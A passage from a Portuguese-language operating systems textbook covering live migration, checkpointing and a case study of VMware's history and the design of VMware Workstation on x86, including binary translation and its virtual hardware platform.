Em vez disso, o que as soluções de virtualização modernas oferecem é algo conhecido como **migração viva** (*live migration*). Em outras palavras, eles movem a máquina virtual enquanto ela ainda é operacional. Por exemplo, eles empregam técnicas como **migração de memória com pré-cópia**. Isso significa que eles copiam páginas da memória enquanto a máquina ainda está servindo solicitações. A maioria das páginas de memória não tem muita escrita, então copiá-las é algo seguro. Lembre-se, a máquina virtual ainda está executando, então uma página pode ser modificada após já ter sido copiada. Quando as páginas da memória são modificadas, temos de nos certificar de que a última versão seja copiada para o destino, então as marcamos como sujas. Elas serão recopiadas mais tarde. Quando a maioria das páginas da memória tiver sido copiada, somos deixados com um pequeno número de páginas sujas. Agora fazemos uma pausa muito brevemente para copiar as páginas restantes e retomar a máquina virtual na nova localização. Embora ainda exista uma pausa, ela é tão breve que as aplicações em geral não são afetadas. Quando o tempo de parada não é perceptível, ela é conhecida como uma **migração viva sem emendas** (seamless live migration).

7.11.3 Checkpointing

O desacoplamento de uma máquina virtual e do hardware físico tem vantagens adicionais. Em particular, mencionamos que podemos pausar uma máquina. Isso em si é útil. Se o estado da máquina pausada (por exemplo, estado da CPU, páginas de memória e estado de armazenamento) está armazenado no disco,

temos uma imagem instantânea de uma máquina em execução. Se o software bagunçar uma máquina virtual ainda em execução, é possível apenas retroceder para a imagem instantânea e continuar como se nada tivesse acontecido.

A maneira mais direta de gerar uma imagem instantânea é copiar tudo, incluindo o sistema de arquivos inteiro. No entanto, copiar um disco de múltiplos terabytes pode levar um tempo, mesmo que ele seja um disco rápido. E, de novo, não queremos fazer uma pausa por muito tempo enquanto estamos fazendo isso. A solução é usar soluções **cópia na escrita** (copy on write), de maneira que o dado é copiado somente quando absolutamente necessário.

Criar uma imagem instantânea funciona muito bem, mas há algumas questões. O que fazer se uma máquina estiver interagindo com um computador remoto? Podemos fazer uma imagem instantânea do sistema e trazê-lo de volta novamente em um estágio posterior, mas a parte que estava se comunicando pode ter partido há tempos. Claramente, esse é um problema que não pode ser solucionado.

7.12 Estudo de caso: VMware

Desde 1999, a VMware, Inc., tem sido a provedora comercial líder de soluções de virtualização com produtos para computadores de mesa, servidores, nuvem e agora até telefones celulares. Ela provê não somente hipervisores, mas também o software que gerencia máquinas virtuais em larga escala.

Começaremos este estudo de caso com uma breve história de como a companhia começou. Descreveremos então o VMware Workstation, um hipervisor tipo 2 e o primeiro produto da empresa, os desafios no seu projeto e os elementos-chave da solução. Então descreveremos a evolução do VMware Workstation através dos anos. Concluiremos com uma descrição do ESX Server, o hipervisor tipo 1 da VMware.

7.12.1 A história inicial do VMware

Embora a ideia de usar máquinas virtuais fosse popular nos anos de 1960 e 1970 tanto na indústria da computação quanto na pesquisa acadêmica, o interesse na virtualização foi totalmente perdido após os anos 1980 e o surgimento da indústria do computador pessoal. Apenas a divisão de computadores de grande porte da IBM ainda se importava com a virtualização. Realmente, as arquiteturas de computação projetadas à época, e em particular a arquitetura do x86 da Intel, não forneciam suporte arquitetônico para a virtualização (isto é, eles falhavam nos critérios Popek/Goldberg). Isso é extremamente lamentável, tendo em vista que a CPU 386, um reprojeto completo da 286, foi produzida uma década após o estudo de Popek-Goldberg, e os projetistas deveriam ter atentado para isso.

Em 1997, em Stanford, três dos futuros fundadores da VMware haviam construído um protótipo de hipervisor chamado Disco (BUGNION et al., 1997), com a meta de executar sistemas operacionais comuns (em particular UNIX) em um multiprocessador de escala muito grande que então estava sendo desenvolvido em Stanford: a máquina FLASH. Durante aquele projeto, os autores perceberam que a utilização de máquinas virtuais poderia solucionar, de maneira simples e elegante, uma série de problemas difíceis de softwares de sistemas: em vez de tentar solucionar esses problemas dentro dos sistemas operacionais existentes, você poderia inovar em uma camada **abaixo** dos sistemas operacionais existentes. A observação chave do Disco foi de que, embora a alta complexidade dos sistemas operacionais modernos torne a inovação difícil, a simplicidade relativa de um monitor de máquina virtual e a sua posição na pilha de software proporcionavam um ponto de partida poderoso para abordar as limitações de sistemas operacionais. Embora Disco fosse voltado para servidores muito grandes e projetado para arquiteturas MIPS, os autores deram-se conta de que a mesma abordagem poderia igualmente aplicar-se e ser comercialmente relevante para o mercado do x86.

E, assim, a VMware, Inc., foi fundada em 1998 com a meta de trazer a virtualização para a arquitetura x86 e à indústria do computador pessoal. O primeiro produto da VMware (VMware Workstation) foi a primeira solução de virtualização disponível para plataformas baseadas no x86 de 32 bits. O produto foi lançado em 1999 e chegou em duas variantes: **VMware Workstation para Linux**, um hipervisor tipo 2 que executava sobre os sistemas operacionais hospedeiros Linux, e **VMware Workstation for Windows**, que executava de modo similar sobre o Windows NT. Ambas as variantes tinham uma funcionalidade idêntica: os usuários podiam criar múltiplas máquinas virtuais especificando primeiro as características do hardware virtual (como quanta memória dar à máquina virtual, ou o tamanho do disco virtual) e podiam então instalar o sistema operacional da sua escolha dentro da máquina virtual, em geral do CD-ROM (virtual).

A VMware era em grande parte focada nos desenvolvedores e profissionais de TI. Antes da introdução

da virtualização, um desenvolvedor tinha de rotina dois computadores em sua mesa, um estável para o desenvolvimento e um segundo em que ele podia reinstalar o software do sistema conforme necessário. Com a virtualização, o segundo sistema de teste tornou-se uma máquina virtual.

Logo, o VMware começou a desenvolver um segundo e mais complexo produto, que seria lançado como ESX Server em 2001. O ESX Server alavancava o mesmo mecanismo de virtualização que o VMware Workstation, mas apresentado como parte de um hipervisor tipo 1. Em outras palavras, o ESX Server executava diretamente sobre o hardware sem exigir um sistema operacional hospedeiro. O hipervisor ESX foi projetado para a consolidação de carga de trabalho intensa e continha muitas otimizações para assegurar que todos os recursos (memória da CPU e E/S) estivessem de maneira eficiente e justa alocados entre as máquinas virtuais. Por exemplo, ele foi o primeiro a introduzir o conceito de ballooning para reequilibrar a memória entre máquinas virtuais (WALDSPURGER, 2002).

O ESX Server buscava o mercado de consolidação de servidores. Antes da introdução da virtualização, os administradores de TI costumavam comprar, instalar e configurar um novo servidor para cada nova tarefa ou aplicação que eles tinham de executar no centro de dados. O resultado foi que a infraestrutura era utilizada com muita ineficiência: servidores à época eram em geral usados a 10% da sua capacidade (durante os picos). Com o ESX Server, os administradores de TI poderiam consolidar muitas máquinas virtuais independentes em um único servidor, poupando tempo, dinheiro, espaço de prateleira e energia elétrica.

Em 2002, a VMware introduziu a sua primeira solução de gerenciamento para o ESX Server, originalmente chamado Virtual Center, e hoje chamado vSphere. Ele fornecia um único ponto de gerenciamento para um agrupamento de servidores executando máquinas virtuais: um administrador de TI poderia agora simplesmente conectar-se à aplicação Virtual Center e controlar, monitorar ou provisionar milhares de máquinas virtuais executando em toda a empresa. Com o Virtual Center surgiu outra inovação crítica, **VMotion** (NELSON et al., 2005), que permitia a migração viva de uma máquina virtual em execução pela rede. Pela primeira vez, um administrador de TI poderia mover um computador em execução de um local para outro sem ter de reinicializar o sistema operacional, reinicializar as aplicações, ou mesmo perder as conexões de rede.

7.12.2 VMware Workstation

O VMware Workstation foi o primeiro produto de virtualização para os computadores x86 de 32 bits. A adoção subsequente da virtualização teve um impacto profundo sobre a indústria e sobre a comunidade da ciência da computação: em 2009, a ACM concedeu aos seus autores a **ACM Software System Award** pelo VMware Workstation 1.0 para o Linux. O VMware Workstation original é descrito em um artigo técnico detalhado (BUGNION et al., 2012). Aqui fornecemos um resumo desse estudo.

A ideia era de que uma camada de virtualização poderia ser útil em plataformas comuns construídas para CPUs de x86 e fundamentalmente executando os sistemas Microsoft Windows (também conhecida como plataforma **WinTel**). Os benefícios da virtualização poderiam ajudar a lidar com algumas das limitações conhecidas da plataforma WinTel, como a interoperabilidade da aplicação, a migração de sistemas operacionais, confiabilidade e segurança. Além disso, a virtualização poderia facilmente capacitar a coexistência de alternativas ao sistema operacional, em particular, Linux.

Embora existissem décadas de pesquisas e desenvolvimento comercial da tecnologia de virtualização em computadores de grande porte, o ambiente de computação do x86 era diferente o bastante para que as novas abordagens fossem necessárias. Por exemplo, os computadores de grande porte eram **integrados verticalmente**, significando que um único vendedor projetou o hardware, o hipervisor, os sistemas operacionais e a maioria das aplicações.

Em comparação, a indústria do x86 era (e ainda é) desagregada em pelo menos quatro categorias diferentes: (a) Intel e AMD fazem os processadores; (b) Microsoft oferece o Windows e a comunidade de código aberto oferece o Linux; (c) um terceiro grupo de companhias constrói os dispositivos de E/S e periféricos, assim como seus drivers de dispositivos correspondentes; e (d) um quarto grupo de integradores de sistemas como a HP e Dell produzem sistemas de computadores para venda a varejo. Para a plataforma x86, a virtualização precisaria primeiro ser inserida sem o suporte de qualquer um desses representantes do setor.

Como essa desagregação era um fato da vida, o VMware Workstation diferia dos monitores de máquinas virtuais clássicas que foram projetados como parte das arquiteturas de vendedor único com apoio explícito para a virtualização. Em vez disso, o VMware Workstation foi projetado para a arquitetura x86 e a indústria construída à volta dele. O VMware Workstation lidava

com esses novos desafios combinando técnicas de virtualização bem conhecidas, técnicas de outros domínios e novas técnicas em uma única solução.

Discutiremos agora os desafios técnicos específicos na construção do VMware Workstation.

7.12.3 Desafios em trazer a virtualização para o x86

Lembre-se de nossa definição de hipervisores e máquinas virtuais: hipervisores aplicam-se ao princípio bem conhecido de **adicionar um nível de indireção** ao domínio do hardware de computadores. Eles fornecem a abstração das **máquinas virtuais**: cópias múltiplas do hardware subjacente, cada uma executando uma instância de sistema operacional independente. As máquinas virtuais são isoladas de outras máquinas virtuais, aparecem cada uma como uma duplicata do hardware subjacente, e o ideal é que executem com a mesma velocidade da máquina real. VMware adaptou esses atributos fundamentais de uma máquina virtual para uma plataforma alvo baseada em x86 como a seguir:

1. **Compatibilidade.** A noção de um "ambiente essencialmente idêntico" significava que qualquer sistema operacional x86, e todas as suas aplicações, seriam capazes de executar sem modificações como uma máquina virtual. Um hipervisor precisava prover compatibilidade suficiente em nível de hardware de tal maneira que os usuários pudessem executar qualquer sistema operacional (até as versões de atualização e remendo — *patch*) que eles quisessem instalar dentro de uma máquina virtual em particular, sem restrições.
2. **Desempenho.** A sobrecarga do hipervisor tinha de ser suficientemente baixa para que os usuários pudessem usar uma máquina virtual como seu ambiente de trabalho primário. Como meta, os projetistas do VMware buscaram executar cargas de trabalho relevantes próximas de suas velocidades nativas e no pior caso executá-las nos então atuais processadores com o mesmo desempenho, como se estivessem executando nativamente na geração imediatamente anterior de processadores. Isso foi baseado na observação de que a maior parte do software x86 não foi projetada para executar apenas na geração mais recente de CPUs.
3. **Isolamento.** Um hipervisor tinha de garantir o isolamento da máquina virtual sem fazer quaisquer suposições a respeito do software executando dentro. Isto é, um hipervisor precisava ter o controle completo dos recursos. O software executando dentro de máquinas virtuais tinha de ser impedido de acessar qualquer coisa que lhe permitisse subverter o hipervisor. Similarmente, um hipervisor tinha de assegurar a privacidade de todos os dados pertencentes à máquina virtual. Um hipervisor tinha de presumir que o sistema operacional hóspede poderia ser infectado com um código desconhecido e malicioso (uma preocupação muito maior hoje do que durante a era dos computadores de grande porte).

Há uma tensão inevitável entre essas três exigências. Por exemplo, a compatibilidade total em determinadas áreas poderia levar a um impacto proibitivo sobre o desempenho, caso em que os projetistas do VMware tinham de encontrar um equilíbrio. No entanto, eles abriram mão de qualquer troca que pudesse comprometer o isolamento ou expor o hipervisor a ataques por um hóspede malicioso. Como um todo, quatro desafios importantes emergiram disso:

1. **A arquitetura x86 não era virtualizável**. Ela continha instruções sensíveis à virtualização não privilegiadas, que violavam os critérios Popek e Goldberg para a virtualização estrita. Por exemplo, a instrução POPF tem uma semântica diferente (no entanto, não capturável) dependendo se o software executando atualmente tem permissão para desabilitar interrupções ou não. Isso eliminou a tradicional abordagem de captura e emulação para a virtualização. Mesmo os engenheiros da Intel Corporation estavam convencidos de que os seus processadores não poderiam ser virtualizados de nenhuma maneira prática.
2. **A arquitetura x86 era de uma complexidade intimidante**. A arquitetura x86 era uma arquitetura CISC notoriamente complicada, incluindo suporte legado para múltiplas décadas de compatibilidade com dispositivos anteriores. Por anos, ela havia introduzido quatro modos principais de operações (real, protegido, v8086 e gerenciamento de sistemas), cada um deles habilitando de maneiras diferentes o modelo de segmentação do hardware, mecanismos de paginação, anéis de proteção e características de segurança (como call gates).
3. **Máquinas x86 tinham periféricos diversos**. Embora houvesse apenas dois vendedores de processadores x86 principais, os computadores pessoais da época podiam conter uma variedade enorme de placas e dispositivos que podiam ser

incluídos, cada qual com seus próprios drivers de dispositivos específicos do vendedor. Virtualizar todos esses periféricos era impraticável. Isso tinha duas implicações: aplicava-se tanto ao front end (o hardware virtual exposto nas máquinas virtuais) quanto ao back end (o hardware de verdade que o hipervisor precisava ser capaz de controlar) dos periféricos.

4. **Necessidade de uma experiência do usuário simples**. Hipervisores clássicos eram instalados na fábrica, similarmente ao firmware encontrado nos computadores de hoje. Como a VMware era uma startup, seus usuários teriam de adicionar os hipervisores a sistemas já existentes. VMware precisava de um modelo de entrega de softwares com uma experiência de instalação simples para encorajar a adoção.

7.12.4 VMware Workstation: visão geral da solução

Esta seção descreve em um alto nível como o VMware Workstation lidou com os desafios mencionados na seção anterior.

O VMware Workstation é um hipervisor tipo 2 que consiste em módulos distintos. Um módulo importante é o VMM, que é responsável por executar as instruções da máquina virtual. Um segundo módulo importante é o VMX, que interage com o sistema operacional hospedeiro.

A seção cobre primeiro como o VMM soluciona a "não virtualizabilidade" da arquitetura do x86. Então, descrevemos estratégia centrada no sistema operacional usada pelos projetistas pela fase de desenvolvimento. Depois, descrevemos o projeto da plataforma de hardware virtual, o que resolve metade do desafio da diversidade de periféricos. Por fim, discutimos o papel do sistema operacional hospedeiro no VMware Workstation, e em particular a interação entre os componentes VMM e VMX.


Virtualizando a arquitetura x86

O VMM executa a máquina virtual; ele possibilita sua progressão. Um VMM construído para uma arquitetura virtualizável usa uma técnica conhecida como captura e emulação para executar a sequência de instruções da máquina virtual de modo direto, mas seguro, no hardware. Quando isso não é possível, uma abordagem é especificar um subconjunto virtualizável da arquitetura do processador e adaptar os sistemas operacionais hóspedes para aquela plataforma recentemente definida. Essa técnica é conhecida como paravirtualização (BARHAM et al., 2003; WHITAKER et al., 2002) e exige modificações ao nível do código fonte do sistema operacional. Colocando a questão de maneira mais direta, a paravirtualização modifica o hóspede para evitar fazer qualquer coisa com que o hipervisor não possa lidar. A paravirtualização era impraticável no VMware por causa da exigência de compatibilidade e da necessidade de executar sistemas operacionais cujo código-fonte não estivesse disponível, em particular o Windows.

Uma alternativa seria empregar uma abordagem de emulação completa. Assim, as instruções das máquinas virtuais são emuladas pelo VMM no hardware (em vez de diretamente executadas). Isso pode ser bastante eficiente; a experiência anterior com o simulador de máquinas SimOS (ROSENBLUM et al., 1997) mostrou que o uso de técnicas como a **tradução binária dinâmica** executando em um programa ao nível do usuário poderiam limitar a sobrecarga da emulação completa a um fator de cinco de redução de desempenho. Embora isso seja *bastante* eficiente, e decerto útil para fins de simulação, um fator de cinco de redução era claramente inadequado e não atenderia às exigências de desempenho desejadas.

A solução para esse problema combinava dois *insights* fundamentais. Primeiro, embora a execução direta de captura e emulação não pudesse ser usada para virtualizar toda a arquitetura x86 o tempo inteiro, ela poderia na realidade ser usada em parte do tempo. Em particular, ela poderia ser usada durante a execução de programas aplicativos, que eram responsáveis pela maior parte do tempo de execução em cargas de trabalho relevantes. A razão é que essas instruções sensíveis à virtualização não são sensíveis o tempo inteiro; em vez disso, elas são sensíveis apenas em determinadas circunstâncias. Por exemplo, a instrução POPF é sensível à virtualização quando se espera que o software seja capaz de desabilitar interrupções (por exemplo, quando executando o sistema operacional), mas não é sensível à virtualização quando o software não consegue desabilitar interrupções (na prática, quando executando quase todas as aplicações ao nível do usuário).

A Figura 7.8 mostra os blocos de construção modulares do VMM VMware original. Vemos que ele consiste em um subsistema de execução direta, um subsistema de tradução binária e um algoritmo de decisão para determinar qual subsistema deve ser usado. Ambos os subsistemas contam com módulos compartilhados, por exemplo para virtualizar a memória por

FIGURA 7.8 Componentes de alto nível do monitor de máquina virtual VMware (na ausência de suporte do hardware).

meio de tabelas de páginas sombras, ou para emular dispositivos de E/S.

O subsistema de execução direta é o preferido, e o subsistema de tradução binária dinâmica proporciona um mecanismo de recuo sempre que a execução direta não for possível. Esse é o caso, por exemplo, sempre que a máquina virtual está em tal estado que ela poderia emitir uma instrução sensível à virtualização. Portanto, cada subsistema reavalia constantemente o algoritmo de decisão para determinar se uma troca de subsistemas é possível (da tradução binária à execução direta) ou necessária (da execução direta à tradução binária). Esse algoritmo tem um número de parâmetros de entrada, como o anel de execução atual da máquina virtual, se as interrupções podem ser habilitadas naquele nível, e o estado dos segmentos. Por exemplo, a tradução binária deve ser usada se qualquer uma das condições a seguir for verdadeira:

1. A máquina virtual está executando atualmente no modo núcleo (anel 0 na arquitetura x86).
2. A máquina virtual pode desabilitar interrupções e emitir instruções de E/S (na arquitetura x86, quando de privilégio de E/S é estabelecido para o nível de anel).
3. A máquina virtual está executando atualmente no modo real, um modo legado de execução de 16 bits usado pelo BIOS entre outras coisas.

O algoritmo de decisão real contém algumas condições adicionais. Os detalhes podem ser encontrados em Bugnion et al. (2012). De maneira interessante, o algoritmo não depende das instruções que são armazenadas na memória e podem ser executadas, mas somente no valor de alguns registros virtuais; portanto, ele pode ser avaliado de maneira muito eficiente em apenas um punhado de instruções.

O segundo insight fundamental foi de que ao configurar de maneira adequada o hardware, particularmente usando os mecanismos de proteção de segmento do x86 cuidadosamente, o código do sistema sob a tradução binária dinâmica também poderia executar a velocidades quase nativas. Isso é muito diferente da redução de fator de cinco normalmente esperada de simuladores de máquinas.

A diferença pode ser explicada comparando como um tradutor binário dinâmico converte uma simples instrução que acessa a memória. Para emular essa instrução no software, um tradutor binário clássico emulando a arquitetura do conjunto de instruções x86 completa teria de primeiro verificar se o endereço efetivo está dentro do alcance do segmento de dados, então converter o endereço em um endereço físico e por fim copiar a palavra referenciada em um registro simulado. É claro, esses vários passos podem ser otimizados com o armazenamento em cache, de uma maneira muito similar a como o processador armazenou em cache mapeamentos da tabela de páginas no translation-lookaside buffer. Mas mesmo tais otimizações levariam a uma expansão das instruções individuais em uma sequência de instruções.

O tradutor binário VMware não realiza *nenhum* desses passos no software. Em vez disso, configura o hardware de maneira que essa simples instrução possa ser emitida novamente com uma instrução idêntica. Isso é possível apenas porque o VMM do VMware (do qual o tradutor binário é um componente) configurou previamente o hardware para casar com a especificação exata da máquina virtual: (a) o VMM usa tabelas de páginas sombras, o que assegura que a unidade de gerenciamento da memória pode ser usada diretamente (em vez de emulada) e (b) o VMM usa uma abordagem de sombreamento similar às tabelas de descritores de segmentos (que tiveram um papel importante nos softwares de 16 bits e 32 bits executando em sistemas operacionais x86 mais antigos).

Existem, é claro, complicações e sutilezas. Um aspecto importante do projeto é assegurar a integridade da caixa de areia (sandbox) da virtualização, isto é, assegurar que nenhum software executando dentro da máquina virtual (incluindo softwares malignos) possa mexer com o VMM. Esse problema geralmente é conhecido como **isolamento de falhas de software** e acrescenta uma sobrecarga de tempo de execução a cada acesso de memória se a solução for implementada em software. Aqui, também, o VMM do VMware usa uma abordagem diferente, baseada em hardware. Ele divide o espaço de endereço em duas zonas desarticuladas. O VMM reserva para o seu próprio uso os 4 MB do topo do espaço de endereçamento. Isso libera o resto (isto é, 4 GB

– 4 MB, já que estamos falando de uma arquitetura de 32 bits) para o uso da máquina virtual. O VMM então configura o hardware de segmentação de maneira que nenhuma instrução da máquina virtual (incluindo aquelas geradas pelo tradutor binário) poderá acessar um dia a região dos 4 MB do topo do espaço de endereçamento.

Uma estratégia centrada no sistema operacional hóspede

Idealmente, um VMM deve ser projetado sem se preocupar com o sistema operacional hóspede executando na máquina virtual, ou como aquele sistema operacional hóspede configura o hardware. A ideia por trás da virtualização é tornar a interface da máquina virtual idêntica à interface do hardware, de maneira que todo o software que executa no hardware também executará na máquina virtual. Infelizmente, essa abordagem é prática apenas quando a arquitetura é virtualizável e simples. No caso do x86, a complexidade assoberbante da arquitetura era um problema evidente.

Os engenheiros do VMware simplificaram o problema concentrando-se somente em uma seleção de sistemas operacionais hóspedes aceitos. No primeiro lançamento, o VMware Workstation aceitou oficialmente somente o Linux, o Windows 3.1, o Windows 95/98 e o Windows NT como sistemas operacionais hóspedes. Com o tempo, novos sistemas operacionais foram acrescentados à lista com cada revisão do software. Mesmo assim, a emulação foi tão boa que executou perfeitamente alguns sistemas operacionais inesperados, como o MINIX 3, sem nenhuma modificação.

Essa simplificação não mudou o projeto como um todo — o VMM ainda fornecia uma cópia fiel do hardware subjacente, mas ajudou a guiar o processo de desenvolvimento. Em particular, os engenheiros tinham de se preocupar somente com as combinações de características que foram usadas na prática pelos sistemas operacionais hóspedes aceitos.

Por exemplo, a arquitetura x86 contém quatro anéis de privilégio em modo protegido (anel 0 ao anel 3), mas na prática nenhum sistema operacional usa o anel 1 ou o anel 2 (salvo pelo SO/2, um sistema operacional há muito abandonado da IBM). Então em vez de descobrir como virtualizar corretamente o anel 1 e o anel 2, o VMM do VMware tinha um código para detectar se um hóspede estava tentando entrar no anel 1 ou no anel 2, e, nesse caso, abortaria a execução da máquina virtual. Isso não apenas removeu o código desnecessário como, mais importante, permitiu que o VMM do VMware presumisse que aqueles anéis 1 e 2 jamais seriam usados pela máquina virtual e, portanto, que ele poderia usar esses anéis para seus próprios fins. Na realidade, o tradutor binário do VMM do VMware executa no anel 1 para virtualizar o código do anel 0.

A plataforma de hardware virtual

Até o momento, discutimos fundamentalmente o problema associado com a virtualização do processador x86. Mas um computador baseado no x86 é muito mais do que o seu processador. Ele tem um conjunto de chips, algum firmware e um conjunto de periféricos de E/S para controlar discos, placas de rede, CD-ROM, teclado etc.

A diversidade dos periféricos de E/S nos computadores pessoais x86 tornou impossível casar o hardware virtual com o hardware real subjacente. Enquanto havia só um punhado de modelos de processador x86 no mercado, com apenas variações menores de capacidades no nível do conjunto de instruções, havia milhares de dispositivos de E/S, a maioria dos quais não tinha uma documentação publicamente disponível de sua interface ou funcionalidade. O *insight* fundamental do VMware foi **não** tentar fazer que hardware virtual casasse com o hardware subjacente específico, mas em vez disso fazer que ele sempre casasse com alguma configuração composta de dispositivos de E/S canônicos selecionados. Sistemas operacionais hóspedes então usavam seus próprios mecanismos já existentes para detectar e operar esses dispositivos (virtuais).

A plataforma de virtualização consistia em uma combinação de componentes emulados e multiplexados. Multiplexar significava configurar o hardware para que ele pudesse ser usado diretamente pela máquina virtual, e compartilhado (no espaço ou no tempo) por múltiplas máquinas virtuais. A emulação significava exportar uma simulação de software de um componente de hardware canônico selecionado para a máquina virtual. A Figura 7.9 mostra que o VMware Workstation usava a multiplexação para o processador e a memória, e a emulação para todo o resto.

Para o hardware multiplexado, cada máquina virtual tinha a ilusão de ter uma CPU dedicada e uma configurável, mas fixo montante de RAM contígua começando no endereço físico 0.

Em termos de arquitetura, a emulação de cada dispositivo virtual era dividida entre um componente de front end, que era visível para a máquina virtual, e um componente de back end, que interagia com o sistema operacional hospedeiro (WALDSPURGER e ROSENBLUM, 2012). O front end era essencialmente um

modelo de software do dispositivo de hardware que podia ser controlado por drivers de dispositivos inalterados executando dentro da máquina virtual. Desconsiderando o hardware físico correspondente específico no hospedeiro, o front end sempre expunha o mesmo modelo de dispositivo.

Por exemplo, o primeiro front end de dispositivo de Ethernet foi o chip AMD PCnet "Lance", outrora uma placa de plug-in de 10 Mbps popular em PCs, e o back end provinha a conectividade de rede para a rede física do hospedeiro. Ironicamente, o VMware seguia dando suporte ao dispositivo PCnet muito tempo depois de as placas Lance físicas não estarem mais disponíveis, e na realidade alcançou E/S que era ordens de magnitude mais rápida do que 10 Mbps (SUGERMAN et al., 2001). Para dispositivos de armazenamento, os front ends originais eram um controlador IDE e um Buslogic Controller (controlador de lógica de barramento), e o back end era tipicamente um arquivo no sistema de arquivos hospedeiro, como um disco virtual ou uma imagem ISO 9660, ou um recurso bruto como uma partição de disco ou o CD-ROM físico.

A divisão dos front ends dos back ends trouxe outro benefício: uma máquina virtual VMware podia ser copiada de um computador para outro, possivelmente com diferentes dispositivos de hardware. No entanto, a máquina virtual não teria de instalar drivers dos dispositivos novos tendo em vista que ela só interagia com o componente front end. Esse atributo, chamado de **encapsulamento independente de hardware**, confere um benefício enorme hoje em dia nos ambientes de servidores e na computação na nuvem. Ele capacitou inovações subsequentes como suspender/retomar, checkpointing e a migração transparente de máquinas virtuais vivas através de fronteiras físicas (NELSON et al., 2005). Na nuvem, ele permite que os clientes empreguem suas máquinas virtuais em qualquer servidor disponível, sem ter de se preocupar com os detalhes do hardware subjacente.

O papel do sistema operacional hospedeiro

A decisão crítica de projeto final no VMware Workstation foi empregá-lo "sobre" um sistema operacional existente. Isso o classifica como um hipervisor tipo 2. A escolha tinha dois benefícios principais.

Primeiro, ela resolveria a segunda parte do desafio de diversidade periférica. O VMware implementava a emulação de front end de vários dispositivos, mas contava com os drivers do dispositivo do sistema operacional hospedeiro para o back end. Por exemplo, o VMware Workstation leria ou escreveria um arquivo no sistema de arquivos do hospedeiro para emular um

FIGURA 7.9 Opções de configuração de hardware virtual do VMware Workstation inicial, *circa* 2000.

	Hardware virtual (front end)	Back end
Multiplexado	1 CPU x86 virtual, com as mesmas extensões do conjunto de instruções que a CPU do hardware subjacente.	Escalonado pelo sistema operacional hospedeiro em um computador com um ou múltiplos processadores.
	Até 512 MB de DRAM contígua.	Alocado e gerenciado pelo SO hospedeiro (página por página)
Emulado	Barramento PCI	Barramento PCI totalmente emulado.
	4x Discos IDE 7x Discos SCSI Buslogic	Discos virtuais (armazenados como arquivos) ou acesso direto a um determinado dispositivo bruto.
	1x CD-ROM IDE	Imagem ISO ou acesso emulado ao CD-ROM real.
	2x unidades de discos flexíveis de 1,44 MB	Disco flexível físico ou imagem de disco físico.
	1x placa gráfica do VMware com suporte a VGA e SVGA	Executava em uma janela e em modo de tela cheia. SVGA exigia um driver VMware SVGA para o hóspede.
	2x portas seriais COM1 e COM2	Conecta com a porta serial do hospedeiro ou um arquivo.
	1x impressora (LPT)	Pode conectar à porta LPT do hospedeiro.
	1x teclado (104-key)	Completamente emulado; eventos de códigos de teclas são gerados quando eles são recebidos pela aplicação VMware.
	1x mouse PS-2	O mesmo que o teclado.
	3x placas Ethernet Lance AMD	Modos ponte (bridge) e somente-hospedeiro (host-only).
	1x Soundblaster	Totalmente emulado.

dispositivo de disco virtual, ou desenharia em uma janela no computador do hospedeiro para emular uma placa de vídeo. Desde que o sistema operacional anfitrião tivesse os drivers apropriados, o VMware Workstation podia executar máquinas virtuais sobre ele.

Segundo, o produto podia instalar e se parecer com uma aplicação normal para um usuário, tornando a adoção mais fácil. Como qualquer aplicação, o instalador do VMware Workstation simplesmente escreve seus arquivos componentes em um sistema de arquivos existente do hospedeiro, sem perturbar a configuração do hardware (sem a reformatação de um disco, criação de uma partição de disco ou modificação das configurações da BIOS). Na realidade, o VMware Workstation podia ser instalado e começar a executar máquinas virtuais sem exigir nem a reinicialização do sistema operacional, pelo menos nos hospedeiros Linux.

No entanto, uma aplicação normal não tem os ganchos e APIs necessários para um hipervisor multiplexar a CPU e recursos de memória, o que é essencial para prover um desempenho quase nativo. Em particular, a tecnologia de virtualização x86 central descrita funciona somente quando o VMM executa no modo núcleo e pode, além disso, controlar todos os aspectos do processador sem quaisquer restrições. Isso inclui a capacidade de mudar o espaço de endereçamento (para criar tabelas de páginas sombras), mudar as tabelas de segmentos e mudar todos os tratadores de interrupções e exceções.


Um driver de dispositivo tem mais acesso direto ao hardware, em particular se ele executa em modo núcleo. Embora ele pudesse (na teoria) emitir quaisquer instruções privilegiadas, na prática é esperado que um driver de dispositivo interaja com seu sistema operacional usando APIs bem definidas, e não deveria (jamais) reconfigurar arbitrariamente o hardware. E tendo em vista que os hipervisores pedem uma reconfiguração extensa do hardware (incluindo todo o espaço de endereçamento, tabelas de segmentos, tratadores de exceções e interrupções), executar o hipervisor como um driver de dispositivo também não era uma opção realista.

Dado que nenhuma dessas suposições tem o suporte dos sistemas operacionais hospedeiros, executar o hipervisor como um driver de dispositivo (no modo núcleo) também não era uma opção.

